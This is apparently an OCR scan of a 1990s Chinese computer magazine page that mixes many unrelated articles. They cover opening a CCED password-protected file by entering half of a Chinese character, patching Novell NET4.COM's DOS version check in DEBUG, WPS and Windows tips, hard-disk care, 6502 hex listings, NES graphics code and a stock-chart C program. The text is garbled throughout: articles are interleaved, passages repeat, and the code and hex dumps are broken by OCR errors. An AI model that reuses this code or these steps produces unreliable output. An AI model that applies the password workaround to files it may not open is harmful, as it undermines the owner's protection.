方法如下：假如我们需送的后半字符为纯中文 2 的后半字符，我们可以利用 edit 调出 213 下面的文件 YX1.COM，选半个字行，再利用预选字表输入它，详细步骤如下：

- 1) 进入 213 目录，CD \213;
- 2) 调出 YX1.COM，edit YX1.COM (有 path 语句便在 213 目录下可用 edit 文件)；
- 3) 选第二行，2<回车> (注意：不能改变第一行和最后一行)；
- 4) 非输入状态时打入纯中文 2，转到输入状态，按一个西文字符。如西文 1；
- 5) 按 F3 修改缓冲区中其他字符不变，再回车；
- 6) 再打 2 修改第二行，2<回车>；
- 7) 按一下 del 键消除纯中文 2 的后半字符，再按 F3 并回车，这样后半纯中文字符 2 制造成空，按 E 存盘退出；
- 8) 打 YX1.COM 执行预选字表程序；
- 9) 利用 CCED 调出我们需要调出的文件，当输入加密口令时，前四个字我们照样输入，再按 ctrl+F1 - 敲，把最后一个中文字符的后半字符送入，这样我们的文件便显示在屏幕上了，问题到此解决，赶快按 shift+F1，删除或者改变加密口令。

加密中的“陷阱”

如何脱离汉字系统处理汉字显示

调用方式如下：

- *STR, 指向汉字符串的字符指针；
- X, Y, 屏幕坐标(X, Y)；
- DX, DY, X和Y方向的放大比例；
- COLOR, 汉字颜色；
- MODE, 1=0, 正体显示；
- =1, 左斜显示；
- =2, 右斜显示；
- SHADOW, =0, 不带阴影显示；
- =1, 带阴影显示；
- STYLE, =0, 工程体空心汉字；
- =1, 美术体空心汉字；
- =2, 美术体实心汉字；

特点：显示出的汉字精美，画面逼真，字间能随放大比例自动调整，汉字阴影随模式 MODE 而自动倾斜。

改进方法：1. 若采用 24x24 点阵的字库如 CLIB24 并对该程序进行适当的修改，即可显示出楷体、黑体、仿宋体等各种字体的更加平滑的汉字来。其取字模的公式为：

```

ADDR=(JNM1-A1H)*5EH
+JNM2-A1H-100H;

```

其中 JNM1 和 JNM2 分别为汉字的机内码第一和第二字节。

2. 若要提高汉字的显示速度，可先将欲显示汉字的字模存入内存或扩展内存中，再在程序运行时输出。

该程序在带 VGA 显卡的大概 386/SX-20M 和兼容 386/DX-33M 计算机上运行良好。

四川 王宇

```

#include <stdio.h>
#include <graphics.h>
unsigned char * hz_str="主菜单";
void take_pattern(char p, char

```

```

(* hzk_buf) [k] []=fgate
(fp);
k++;
}
(* hzk_buf) [9][0]=k-1;
fclose(fp);
int getbit(unsigned char c, int n)
{return ((c>>n)&1);}
void disp_hz_str(char *str,
int x, int y, int dx, int dy, int color,
int mode, int shadow, int style)
{int i=0, j1, i2, i3, num;
int x0, xx, yy;
char (* hzk_buf) [41]
[32];
take_pattern(str, hzk_buf);
num=(* hzk_buf) [0] [0];
if (shadow)
  setfillstyle(SOLID_FILL,
CYAN);
setcolor(CYAN);
xx=x+5*(dx+30); yy=y-dy-2; e1=x;
for(i=1; i<num; i++)
  {for(i1=0; i1<16; i1++)
    if(mode==1)
      xx=x0-3+i1;
    else if(mode==2)
      xx=x0-11;
    else if(mode==0)
      xx=x0-2+i1;
    else exit(-1);
    for(i2=0; i2<12; i2++)
      for(i3=0; i3<8; i3++)
        if(getbit(* hzk_buf) [
i1+2+i2,7-i3])
          if(style==0)

```

NOVELL 网络的系统优化

得，实现了 DOS3.X 向 DOS 5.0 的升级换代。

1. 若能升级到 DR_DOS6.0 系统，则在该系统 2 号盘上 NETWAE 子目录中有 NETX.COM 文件，可将该考入你的工作站上，即可使用 DOS6.0 系统。

2. 若没有 DR_DOS 6.0 系统，那么只要修改一下 NET4.COM 文件 (NOVELL3.10, 3.11 版均提供)，同样能够实现在 DOS 5.0 上使用 NETX.COM 文件。

```

C>copy net4.com net5.com (NET4.COM 长度为
49625 字节)
C>debug net5.com
-g0000 hff b4 30 ed 21 & 查该版本语句
1941.9DC0
-U1941.9dc0 9dd4
1941.9DC0 B430 MOV AH,30
1941.9DC2 CD21 INT 21
1941.9DC4 3C04 CMP AL,04
1941.9DC6 740C JZ 9DD4
1941.9DC8 BA52AE MOV DX,AE52

```

```

1941.9DCB B406 MOV AH,06
1941.9DCD CD21 INT 21
1941.9DCF B802AC MOV AX,4C02
1941.9DD2 CD21 INT 21
1941.9DD4 8AC4 MOV AL,AH
-a9dc6
1941.9DC6 jmp 9dd4 & 修改 1941.9dc6 语句为无
条件跳转
1941.9DC8
-w
Writing 8C1D9 bytes
-g

```

致此一个不受版本限制的 NETS.COM 文件生成，可以在 DOS 5.0 中使用。二、充分利用扩展内存，使得 NETX.COM 少占内存。

若你的计算机可以安装扩展内存的话，可充分利用扩展内存。在使用信息量定向文件时，用 EMSNETX.EXE 或 XMSNETX.EXE 文件来取代 NETX.COM 文件，该两文件是 NOVELL 网络专为具有扩展内存的用户设计的，它们是 NETX.COM 所占用的基本内存空间，安装到扩展内存中去，为原用户留下更多的基本内存空间，当然这两文件也具有版本限制，在你所用的 DOS 操作系统与它不符时，也应按相应的修改。其方法同 NETX.COM 的修改，在此不再多叙，也可在 DR-DOS 系统中直接获得。

这样经过上述优化，可使你的网络系统节省基本内存 40 至 50KB，为在网上运行金山汉字、FOXBASE、WINDOWS 等大型软件留下了宝贵的内存空间。

广大的网络用户不妨一试，它一定会使你的网络系统更加完美。 湖北 王建军

金山电脑公司在 Super-CCDOS.2P 的基础上推出了 Super-CCDOS.0F.WPS3.0F 和 SPT1.3P, 输出字体在原有的宋、仿、楷、黑(简繁)的基础上增加了行楷、隶书、魏碑和标宋四种简体汉字, 汉字输入法也有扩充, 现将作者使用此软件的一些体会介绍给大家。

一、关于五笔字型自定义词组
Super-CCDOS.0F 允许在五笔字型输入模块中增加用户自定义词组, 自定义词组的格式为:
XXXXXXX
其中xxxx为自定义词组的五笔输入码, XXXX为多个中文字符, 每个词组以回车符结束。

第一个图标代表一个可执行程序或文件, 它们是带有 .BAT, .COM, .EXE 或 .PIF 扩展名的文件。

第二个图标代表数据文件或文档文件。

没有横线的字符符号代表一个没有链接的数据文件。

内有一注释点的字符符号代表一个具有隐藏属性、系统属性或二者兼备的文件。

2、文件管理中的基本操作

在文件管理器中, 利用它所提供的格、动画条、菜单命令, 可以进行各种各样的操作。用户还可根据需要对文件管理的窗口、窗口内的磁盘、磁道、目录树进行操作, 改变它的大小、形状及其显示的内容。其中, 改变目录显示方式是最基本的操作。

改变目录显示方式
目录树结构对磁盘目录结构的显示令人一目了然, 但目录树的真正作用是较为容易地改变目录结构所显示的内容。在目录树中选择一个新目录后, 文件管理器立即在目录树中显示出该目录下的文件和子目录。

也可不通过目录树来改变目录窗口的内容。在子目录名处连续两次鼠标单击就会使目录窗口切换到该子目录的显示。用键盘选择该子目录后按 Enter 键也可实现上述切换。在目录格的顶部的上指箭头图标处连续两次鼠标单击, 或用键盘选中该图标后按 Enter 键, 则可使目录格显示父目录的内容。

翻阅目录树
通过利用鼠标选择感兴趣的目录, 或用动画条滚动窗口后选择, 都可以很快地遍历目录树窗口, 但使用键盘通常会更快些, 在目录树中同层级的目录总是按字母顺序排列的, 可在其它 Windows 列表中所排定的键入目录名的首字母来选择所需的目录。

可使用鼠标在目录名外连续两次, 或用键盘选择一个目录并按 Enter 键, 来“打开”一个目录, 从而使使其子目录变成可见的(可重复上述过程来关闭一个目录并隐藏子目录的名字)。

文件管理器的 Tree 菜单还有一个命令可以帮助用户管理目录树的显示层次(如图5)。

使用 Expand One Level 命令按下加号键则显示当前目录的直接子目录, 使用 Expand Branch 或按下下号键则显示当前目录下的所有子目录, 使用 Collapse Branch 命令或按下减号键则隐藏当前目录的子目录; 如果要显示目录树的全部细节, 可在按下 Ctrl 键的同时, 按下星号键或选择 Expand All 命令。

方向键的使用方式是一目了然

五笔输入码应为四码, 大小写均可, 但不允许有数字“2”, 少于四码无效。如果输入码与其内部词组重码, 则内部词组优先, 此输入码无效。
汉字应在 20 个以内, 如果其中含有 ASCII 字符, 则应在全角(纯中文)方式下输入。

在 2.13H 系统下进行以下操作, 就可修改其它五笔字型外调词库 WBZXCH.DAT, 供本模块使用(划框部分为要键入的内容):
C>COPY WCH.EXE WBZXCH.DAT, 供本模块使用
<<DEBUG WBZXCH.DAT
-A 0879
XXXX, 0879 RET
XXXX, 087A
-W

二、调用低版本 WPS 加密文件的注意点
6.0 版金山DOS的 WPS 与低版本完全兼容, 但如果原来的 WPS 文件是加密文件, 调用此文件后, 必须先去除密字符, 才能避免一些冲突, 如果直接编辑存盘, 那么, 下次调用时会提示有非法字符, 删去非法字符后, 在新版本下编辑的内容会面目全非。

三、模拟显示内存不够时的处理
Super-CCDOS.0F 如果外接输入模块, 如 WBX.COM 等, 因其占用空间太大, F8 模拟显示或 F9 直接打印时会提示内存不够无法进行, 此时应即去这些扩充输入模块, 具体方法为:

Super-CCDOS6.0F使用点滴

Writing 00F85 bytes
C>REN WBXCH
WBXCH.EXE
<>WBXCH>>WBXCH.DAT

按 3 后再按 Y 键, 等硬盘工作指示灯不亮后, 回车, 按 6 后再按 Y 键, 就可将 WBZXCH.DAT 中的自定义词组输出到文件 WBZX.DAT 中, 之后用 WPS 等编辑软件将 WBZX.DAT 中没用部分, 包括每个词组中出现的空格及词组中的“及”“且”号去掉(可用软件的“查找且替换”命令快速完成此项工作), 使每个词组符合五笔字型自定义格式。

二、调用低版本 WPS 加

密文件的注意点

6.0 版金山DOS的 WPS 与低版本完全兼容, 但如果原来的 WPS 文件是加密文件, 调用此文件后, 必须先去除密字符, 才能避免一些冲突, 如果直接编辑存盘, 那么, 下次调用时会提示有非法字符, 删去非法字符后, 在新版本下编辑的内容会面目全非。

三、模拟显示内存不够时的处理

Super-CCDOS.0F 如果外接输入模块, 如 WBX.COM 等, 因其占用空间太大, F8 模拟显示或 F9 直接打印时会提示内存不够无法进行, 此时应即去这些扩充输入模块, 具体方法为:

本报与美国微软公司联合举办专题技术讲座(七)

的, 例如按 Left 键可使光标移至上层目录中, 按 Right 键则相反, Backspace(空格)键的作用与 Left 相同, Up 和 Down 键可使光标在相邻的目录名间移动, 按 Ctrl-Up 或 Ctrl-Down 键可使光标在同层目录间移动(越过中间的子目录), 直接 Left 或 Backspace 键, 光标就会返回到根目录, 按 Home 键可直接回到根目录。

七、Windows 的主要桌面工具及其主要应用程序

为此为止, 我们已简要地介绍了 Windows 的一些基本组成元素, 基本操作技巧, 并简单地介绍了两个外壳程序—程序管理器和文件管理器的最基本的操作, 接下来介绍 Windows 早期和 Windows 外所用的一些主要工具及应用程序。

1、桌面辅助工具

Windows 在 Accessories(辅助工具)组中给出了七种桌面辅助工具: Clock(时钟), Calculator(计算器), Notepad(记事本), Calendar(日历), Cardfile(卡片簿), Character Map(字符图)以及 Sound Recorder(声音记录器)。

Clock 是一个电子时钟, 具有模拟和数字两种显示方式, 通过它, 即使在最小化状态, 也一眼就可知道当前的时间。

Calculator 是一个具有完整科学功能的计算器, 计算器的运算结果, 通过 Windows 的剪贴板, 可以很方便地传递给任何 Windows 应用程序。

Notepad 是一个省时的简单文本编辑器, 在运行其它应用程序时, 可以调用 Notepad 编辑便笺、草稿等, Notepad 创建的文件可以被任何 Windows 或非 Windows 的字符程序调用。

Calendar 是一个记录、安排日常事务的程序, 相当于记事本, 它可记录将来的约会以及其它待办事项, 经过设置, Calendar 还可以在那些事项到来之前用闹钟提醒用户。

Cardfile 是管理排序卡片(Rolodex)的 Windows 工具程序, 任何物理的卡片不同, Cardfile 可自动地对卡片进行排序, 并可以从不同的文件中合并卡片, 甚至还可为用户输入电话号码(在计算机连接了调制解调器的情况下)。

Character Map 的主要用途是在输入人本文字的过程中, 帮助用户输入各种特殊符号、数学符号这样的特殊字符, 在 Character Map 中, 可查看系统已安装的各种字体的完整字符集, 通过鼠标点击方法, 还可将指

定的字符输入到文本文件中。

Sound Recorder 可以对波形(WAV)格式的声音文件进行录音、放音和编辑等操作, 用 Sound Recorder 可作为对象连接与 OLE 的服务器应用程序, 所以, 可以在 Microsoft Excel 程序, 这样可作为 OLE 客户的应用程序中, 嵌入声音作为注释。

为了使用 Sound Recorder, 计算机中必须安装处理音频的硬件, 同时还要安装相应的声音驱动程序。

在辅助工具组中, 也可能包括 Media Player(媒体播放)软件, 这是一个简单的播放软件, 可用来处理波形或 MIDI 格式的声音文件、动画片、音盘、视盘以及其它任何有相应硬件和软件驱动程序的媒体。

Windows 的 Setup(设置)程序将这些辅助工具的图标都安排在一个标为 Accessories(辅助工具)的程序组中, 除非改变了这些安排, 否则在通常情况下, 都可以通过打开 Program Manager 的 Accessories 窗口, 对相应图标两次单击鼠标按钮来运行相应的工具程序(或者用 Program Manager 的 Windows 命令选择 Accessories 窗口, 用方向键或第一个引导符来激活相应的图标, 然后再按 Enter 键)。

2、三大程序(Write Terminal Paintbrush)
Windows 软件包中带有三个功能比较完整的应用程序, 它们是: 字处理应用程序 Write, 应用程序 Terminal 以及产生和处理图像的应用程序 Paintbrush。

作为一个完整的字处理软件, Write 支持建立格式化文档的一些主要操作, 即输入、编辑、格式化、引入引出数据、删除、打印、归档的全部过程, 最终可生成较高质量的文档以及硬拷贝。

Terminal 是一个仿真终端的通信应用程序, 利用它用户可以自己的计算机和别的计算机通信, 例如可以从公司的大型机上获取某些数据, 也可以通过电话线路传输的公共电子邮件(MCI Mail)这样的公共电子邮件网络发送和接收电子邮件(e-mail)。

要用 Terminal 同远程计算机通信, 需要有一个调制解调器(modem)连在用户计算机某个串行口上, 用户计算机发出的信号将被调制解调器转换成可通过电话线路传输的形式, 通信对方也有一个调制解调器, 以便把电话线路上的信号转换成计算机理解的形式。

用 Terminal 进行通信时, 典型的操作过程可按下步骤进行:

- (1) 启动 Terminal。
- (2) 装入或建立一个“设置(setting)”文件。(未完待续)

金山 DOS6.0F 不能用 EM386, EXE 或 EMM386.SYS 来管理, 否则在模拟显示时法上出现, 然后按 Alt+ESC 键, 此输入法就可从内存中卸去(注:对于常驻内存的输入法如拼音、国区位等则不可卸去), 再按 ESC 键回到编辑状态, 就能进行模拟显示或当前光标下打印了。

当前光标下模拟显示或打印时一定要先将编辑内容存盘后再进行, 以防操作过程中 WPS 出现内部错误而退出编辑系统, 每次自定义纸张打印时必须改变参数, 重新设置自定义纸张的类型, 否则 WPS 会出现出错并中止运行。

四、改变 WPS 编辑屏幕显示颜色
在文本编辑过程中, ^OG 命令可对彩色显示器显示的文字符、控制字符、屏幕伸展、块伸展、窗口边框和光标杆的显示颜色作任意改变, 改变时要输入颜色值, 每个颜色值及其相对应的颜色如下:

- 0-黑色 1-兰色
 - 2-绿色 3-青色
 - 4-红色 5-洋红色
 - 6-棕色 7-淡灰色
 - 8-深灰色 9-淡蓝色
 - 10-淡绿色 11-淡黄色
 - 12-淡红色 13-淡洋红
 - 14-黄色 15-白色
- 执行 ^OG 后, 能立即显示或改变的编辑屏幕颜色, 且下次使用时仍能保持重新设置后的结果。

五、关于系统配置及退出金山DOS

硬盘驱动器除具有较复杂的电路外, 还具有大量的极其精密的机械部分, 所以在使用中还必须注意正确维护, 否则硬盘驱动器会出现故障或者影响使用寿命, 不少用户就是由于平时不注意维护保养而导致硬盘驱动器不能正常使用, 为此建议用户在使用时注意以下几点:

(一) 当用户发现硬盘驱动器有故障或因其它原因要从机架上拆卸硬盘驱动器时, 请不要拆开盘体外壳螺钉, 因为在没有超净 100 级以上的条件下拆外壳螺钉, 空气中的灰尘就会进入盘内, 当磁头进行读/写操作时, 必将划伤盘片或损坏磁头, 而导致盘片或磁头报废, 另外盘内的某些机构一拆即毁, 就无法还原, 由此使得驱动器全部报废。

(二) 在主机工作前, 应尽量把硬盘驱动器平稳定好, 否则当机器进行读/写操作时, 一旦发生晃动, 容易出现磁头划伤数据区的现象, 这样盘内某些文件就读不出来了。

(三) 当需要搬动机器或从机架上拆卸硬盘驱动器时, 一定要先把磁头从数据区调回起停区(因为起停区不记录数据), 否则在搬动机器或拆卸硬盘驱动器的过程中, 一旦发生大的晃动, 就可能造成磁头与数据区盘片相撞击, 从而导致盘片数据区损坏或划盘, 在此区域用户, 最好在每次搬动机器或拆卸硬盘驱动器时都将磁头调回起停区。



(四) 尽管硬盘驱动器是封闭式结构, 也要注意保持其所处环境的清洁, 因为在硬盘驱动器内有一个重要的机构“呼吸空气过滤器”, 这个机构包括一个位于盘壳外表上的起呼吸作用的小窗口, 如果环境中的灰尘太多, 就可能使灰尘堵塞这个小窗口, 那么这个空气过滤器机构将无法正常工作, 从而导致磁头数据区的损坏。

(五) 使用硬盘驱动器时应注意, 由于结构上的原因可以按垂直或水平放置, 但最好不要使磁头朝上(即电路板朝上)使用。

(六) 不要将硬盘置于强磁场(如喇叭、音箱等)附近, 否则可能破坏磁头所记录的数据。

(七) 有些型号硬盘驱动器的步进电机外面有一个限位小杆, 它与盘内磁头的驱动机构相连接, 其作用是限制磁头移动的范围, 用户不要用手去拨动这个限位小杆, 因为小杆受拨动后, 将带动驱动机构推动磁头在磁盘上移动, 而磁头的簧片极其脆弱, 易受力弯曲变形, 从而使磁头和盘片遭到破坏。

(八) 要避免环境的高温或潮湿, 新增黄保保



图五

CBC-YJ 游戏杆大多用户都有，用游戏杆作小鼠标无须增加硬件投入，操作方便且有鼠标趣味，所以再好不过了。
CWS (即 CBC WORDSTAR 1.0) 的功能强大，命令不少，但是在实际操作中，一些命令用起来很费事，特别是一些复合命令很费事也容易出错，特别是在打印暂停时往往不能及时停下来，在字块操作时，有时要连续复制，"BO" 这个复合键要连续敲来敲去很容易错；众多不便，只要用下列程序和一个游戏杆即可应刃而解了。

CBC-I 的游戏杆接口电路可以提供四路模拟量输入 (摇杆)，三个开关量输入 (按钮)。用微控程序或 FBIE 来控制摇杆，检测数在 Y 寄存，有的游戏杆有选择开关，用来选择滑动可变电阻或十字摇杆，本文选择十字摇杆。0号摇杆是横向两个方向，1号摇杆是纵向两个方向，当无摇杆按下时检测值为 \$6D 至 \$7E 之间，按下时横上左右分别为 \$01 至 \$50 和大于 \$80，按钮的开关地址在 \$C061 至 \$C063，当按下时其值大于 \$80，否则为 \$00。从上面看来游戏杆实际只用了两路模拟量输入，2路和3路空着，本程序中有一可以检测游戏杆是否插在主机上的程序，有兴趣的玩家可以进行一下。

1. CWS 的编辑中有一个程序 \$65E8 用来读键并分析是可显示字符，还是控制字符若是从 \$6B0F 开始的找到对应码，并从 \$6B23 开始的地址表取出对应地址然后转向那里，从 \$65E8 取取控制程序，鼠标程序先检测游戏杆是否在主机上，是则检测摇杆和按钮并执行对应的功能，否则绕过它，直接读键，\$65E9 是快闪光标程序，当光标快闪时方可用小鼠标。

用法：1. 从左到右数第一个为一号，第二个为二号，当按下一号按钮不放，并按下 0 号按钮时，命令行会弹出当前的命令，两个方向可以正反进行选择选择命令更为方便。(" ") 为清字块标志。"写 T1" 是写 T 英文文件。

2. 当按下第二个按钮时，当前命令就会执行，不断的按不断的执行当前的命令。

3. 当按下第三个按钮时，可代替回车。

4. 以上功能只是在编辑状态下当光标快闪时方可用小鼠标。

5. 为打印中操作方便，第一号作为打印暂停，第二号为打印打印，第三号在打印暂停后作返回编辑用。(当要用用户选择时不会不停的响铃只到鼠标或键盘作选择为止)

6. 按动选择开关选择滑动可变电阻，然后调节可变电阻，手置小鼠标即可浏览全文。

7. 读者可以修改 \$6F15 ~ \$6F2E 和 \$87B0 ~ \$8754 两个表扩充自己的功能模块，前者是提示数据表，后者是命令直连表，都是高位在前低位在后，修改很方便。鼠标程序的安装方法：

CWS 有大量内存可用优化编程方法来取得，我们扩充了十八种功能模块并保全了原有风格。

1. 改 CWS 的 DOS 出盘提示，由于 DOS 中有出盘提示程序和显示数据，但是 CWS 中却又重复这一程序和显示数据而占用了大量的内存，这对只有 64K 内存的 C 一体机来说是很大的浪费，我们在程序 (三) 中修改 \$6CB9 段中几行指令，在不损害原功能的基础上节省近一扇区内存。

2. CWS 有 \$87B0 ~ \$8808 一段内存可以节省下来，用作鼠标使用，又不影响原有的功能，程序 (四)。

3. 有的 CWS 中 C (即快下) 是坏的一用就死机，本文程序 (五) 给出更正。

4. 鼠标的主程序是程序 (一)，显示提示及其它是程序 (二)，还有一些零散的程序也一同附上。

5. 加装了五笔词组的用户可以把 \$8B3D 到 \$8808 的程序到其它位置。

湖北 王升龙

程序 (一)

```
* 6E3B. 6F33
6E3B- 00 FF FF 00 10
6E40- 04 A9 01 D0 0E C0 60 B0
6E48- 06 A9 00 0D 3C 6E 60 A9
6E50- FF D0 F8 20 30 6D 4C F6
6E58- 80 20 AB C3 20 78 67 F5
6E60- B9 C3 A9 70 20 A8 FC 20
6E68- AB C3 20 5D F7 4C B9 C3
6E70- 00 20 59 6E A2 00 1E
6E78- FB 20 3F 6E A9 80 20 A8
6E80- FC E8 20 1E FB 20 3F 6E
6E88- CD 3C 6E D0 05 C3 01 F0
6E90- 6D EA AD 61 C0 10 03 A9
6E98- 8D 60 AD 83 C0 30 OF AD
6EA0- 3C 6E 30 06 AA ED 2F 6F
6EA8- 60 AD 3D 6E 10 5B AD 3C
6EB0- 6E 30 31 F0 10 AD D5 6E
6EB8- D0 05 A9 0D 8D D5 6E CE
6EC0- D5 6E 4C D4 6E AD D5 6E
6EC8- C9 0C 90 05 A9 FF 6F 6E
6ED0- 6E 6E D5 6E A9 0C 0A A8
6ED8- 8C EA 6E BE 16 6F 6E 15
6EE0- 6F 20 55 87 AD 62 C0 10
6EE8- 15 A0 18 99 3B 87 8D FD
6EF0- 6E 30 9C 87 8D FC 6E 68
6EF8- 6E 08 68 4C 53 6E AD 00
6F00- C0 30 03 47 1E 6E AC B5
6F08- 60 AA BD 31 6F 60 20 71
6F10- 6E 8D C9 03 60 87 85 87
6F18- BA 87 CF 87 C8 87 CF 87
6F20- D7 87 D1 87 E7 87 E8 87
6F28- 6F 87 FA 87 FE 88 05 88
6F30- 95 8B 8A 8F
```

```
程序 (二)
* 878B. 8808
878B- 82 90 82 B0 74
8790- EE 74 E8 84 79 6B CD 6B
8798- C7 86 70 6B D8 6E 53 87
```

第三部分
(2) 《大赛车》游戏的绘图模式
任天堂游戏《大赛车》开始画面的绘图方法与 BS-ZA 截然不同，它的标题画面 "P-1 RACE" 的大写字母显示采取了更奇异的办法，使程序量、数据部都得到极大的压缩，现介绍如下。

```
NO. 3-22
E62B- A9 20 LDA # $20
E62D- A0 40 LDY # $40
E62F- 20 64 E9 JSR # E664;置 PPU 送数首址
E632- A0 00 LDY # $00
E634- B9 6D E8 LDA # E66D, Y
```

```
E637- F0 22 BEQ # E65B
E639- C9 20 CMP # $20
E63B- D0 1B BCS # E655
E63D- 29 0F AND # $0F
E63F- AA TAX
E640- B9 6D E8 LDA # E66D, Y
E643- 20 10 AND # $10
E645- D0 04 BNE # E64B
E647- A9 2D LDA # $2D
E649- D0 02 BNE # E64D
E64B- A9 2E LDA # $2E
E64D- 8D 07 20 STA # 2007
E650- CA DEX
E651- 10 FA BPL # E64D
E653- 30 03 BMI # E658
E655- 8D 07 20 STA # 2007
E658- C8 INY
```

E659- D0 D9 BNE # E654
E65B- 60 RTS
E65D- 0A 13 FE
E670 02 A9 11 09 2F 2D 2F 2D 2F 2D
2F 2D 2F 01 11 05
E680 12 01 2F 2D 2F 2D 2F 2D 2F 2D
2D 2F 2D 2F 2D 2F
E690 2D 2F 02 12 FE 2D 11 01 11
02 2F 2D 2F 2D 2F 2D
E6A0 2F 2F 02 2F 2D 2F 2D 2F 03
11 06 11 05 2F 2D 2F
E6B0 2D 2F 2D 2D 2F 2D 2F 2D 2F
04 11 06 11 04 2F 2D
E6C0 2F 2D 2F 0F
0F 0F 0F 04 13 FB
2D FA 12 FB 2D FA
E6D0 12 FB 2D 13
FE 08 11 2D 11 2D
11 2D 11 2D 11 2D

E6E0 11 2D 11 0B 13 FD 2D 11 2D
11 2D 11 03 12 FE 09
E6F0 11 FF 2E BA 2D 14 2D 11 2D
11 2D 11 0B 11 2D FF
E900 2E 2D 11 2D 11 2D FC 12 FD
2D 00 00 00 13 FE 03

程序 NO. 3-22 中，若从数据区读出的数据为 0，则结束送数。若读出的数据大于等于 H20，则将数据直接送入 PPU，若读出的数据小于 H20 且其 D4 位为 0 则以该数为计数器连向 PPU 送 H2D (大赛车中 H2D 为空格)，若读出的数据小于 H20 且其 D4 位为 1 则以该数的低四位为计数器连向 PPU 送 H2D。程序 NO. 5-22 仅使用于 160 个数据就向 PPU 送 2040 - 21BF 共 384 个单元数据。(未完待续)

山东 于惠

电脑游戏机编程技巧(十八)

```
E6E0 11 2D 11 0B 13 FD 2D 11 2D  
11 2D 11 03 12 FE 09  
E6F0 11 FF 2E BA 2D 14 2D 11 2D  
11 2D 11 0B 11 2D FF  
E900 2E 2D 11 2D 11 2D FC 12 FD  
2D 00 00 00 13 FE 03
```

程序 NO. 3-22 中，若从数据区读出的数据为 0，则结束送数。若读出的数据大于等于 H20，则将数据直接送入 PPU，若读出的数据小于 H20 且其 D4 位为 0 则以该数为计数器连向 PPU 送 H2D (大赛车中 H2D 为空格)，若读出的数据小于 H20 且其 D4 位为 1 则以该数的低四位为计数器连向 PPU 送 H2D。程序 NO. 5-22 仅使用于 160 个数据就向 PPU 送 2040 - 21BF 共 384 个单元数据。(未完待续)

山东 于惠

一个为股迷朋友编写的股市行情走势图程序

许多股迷朋友在炒股时经常需要画出股市行情的走势图，这样使的股市行情一目了然，如果用手工来画走势图的话是非常麻烦的。为此笔者为股迷朋友编写了股市行情走势图的程序。笔者在程序中使用的 Turbo C2.0 语言，程序在 IBM PS/240x, COMPAQ 386/391, AST 286 机上运行通过。程序可对任意股票画出一个月的走势图。仅供参考

```
1. #include <graphics.h>
2. #include <stdio.h>
3. FILE *stream;
4. main ()
5. {
6. int x, y, z, m, n, i, j, k;
7. int a [28];
8. int graphdriver = DETECT,
graphmode;
9. intgraph (&graphdriver, &graphmode, "");
10. cleardevice();
11. setactviewport(0);
12. setviewport(0);
13. rectangle(5, 8, 600, 400);
14. line(6, 100, 12, 100);
15. outtextxy(0, 98, "3");
16. for (y = 10; y <= 100; y = y + 10)
17. line(6, y, 8, y);
18. line(6, 200, 12, 200);
19. outtextxy(0, 200, "2");
20. for (x = 100; x <= 200; x = x + 10)
21. line(x, 10, x, 14);
22. line(6, 300, 12, 300);
23. outtextxy(0, 300, "1");
24. for (m = 200; m <= 300; m = m + 10)
25. line(598, m, 600, m);
40. line(598, m, 600, m);
41. line(594, 400, 600, 400);
42. for (n = 300; n <= 400; n = n + 10)
43. line(598, n, 600, n);
44. for (x = 20; x <= 600; x = x + 20);
45. line(x, 398, x, 400);
46. line(200, 390, 200, 400);
47. outtextxy(200, 392, "10");
48. line(400, 390, 400, 400);
49. outtextxy(400, 392, "20");
50. for (x = 20; x <= 600; x = x + 20)
51. line(x, 10, x, 14);
52. line(200, 10, 200, 20);
53. outtextxy(200, 12, "10");
54. line(400, 10, 400, 20);
55. outtextxy(400, 12, "20");
56. stream = fopen("r16.txt", "r +");
57. for (i = 1; i <= 28; i = i + 1)
58. fscanf(stream, "%d", &a[i]);
59. fclose(stream);
60. for (i = 0; i <= 28; i = i + 1)
61. a[i] = 400 - a[i] / 4;
62. sensor(14);
63. for (k = 0, j = 20; j <= 540; k = k + 1, j = j + 20)
64. {
65. line(j, a[k], j + 20, a[k + 1]);
66. line(j + 20, a[k + 1], j + 40, a[k + 2]);
67. j = j + 40;
68. k = k + 2;
69. }
70. getch();
71. closegraph();
72. }
```

长安信息产业(集团)股份有限公司是全国电子百强企业;在计算机行业综合效益名列第九位;获委世界银行招标项目一等奖;为感谢新老用户的鼎力支持与合作;纪念邓小平指示“计算机普及要从娃娃抓起”发表10周年;特价展销各种长安系列产品并赠送部分软件、资料。

产品名称	批发价	零售指导价
W-CBC-1 中华学习机	750.00	850.00 改进型
CBC-C 中华学习机	795.00	950.00 具有游戏机功能
CBC-E 中华学习机	795.00	950.00 固化五笔字型,第四类少儿比赛指定用机
长安汉卡(长安金山汉卡)598.00	780.00	除字体系外,具有金山 II 型卡所有功能
长安 SUPER14 "高分单显"	495.00	
长安 286, 386, 486 微机及配套产品		
HPS46, 486 微机及外设系列产品		

地址:西安朱雀北路15号
单位:长安(集团)家用电器公司
电话:335008 333600 转 219, 233
传真:333943
邮编:710054

**一握长安手
永远是朋友**

3+网PC服务器实现共享方式与邮件方式同台服务若干问题的方法

随着办公自动化服务程度的不断提高,网络系统在微机应用领域中逐渐占据了重要位置,目前最为流行的NOVELL网络系统要求必须有4M以上内存的环境下工作,这给网络较早的用户单位造成了很多麻烦,本系统根据自己机器设备的实际状况和特殊要求配备了3+网络系统,虽然3+网络系统和应用较为广泛的NOVELL网络、UNIX网络等网络系统相比较显得有些落后,但就其运行的环境和所完成的服务功能来说仍然能够满足大部分用户的需求,其服务方式的参数经合理配置后完全可以适合于一般水准的机器设备资源。

3+网的服务功能主要包括:共享服务方式(SSHARE)和电子邮件服务方式(SMAIL)两种。共享服务方式可通过赋予不同用户的不共享共享,来完成各个用户之间的相互访问关系。由于共享名可赋予不同的存取权限,如:/PRIV、/RW、/RWC等,这样可以限制某些用户的存取权限,使各用户间的操作既方便又不同程度地增加了安全性;电子邮件服务方式通过邮箱来完成各个用户之间的邮件传递工作,此种服务方式按按简单,操作过程中的封闭性比较强,适合于非专业操作人员使用。本系统在配备3+网络系统过程中,遇到很多实质性问题,经过多方面的调试,最终完成了使用四个通讯口的共享方式与电子邮件方式同台服务的配置方法,现将我们在配置过程中遇到的实际问题和解决办法介绍给大家同行。

一、PC服务器多个通讯口配置问题

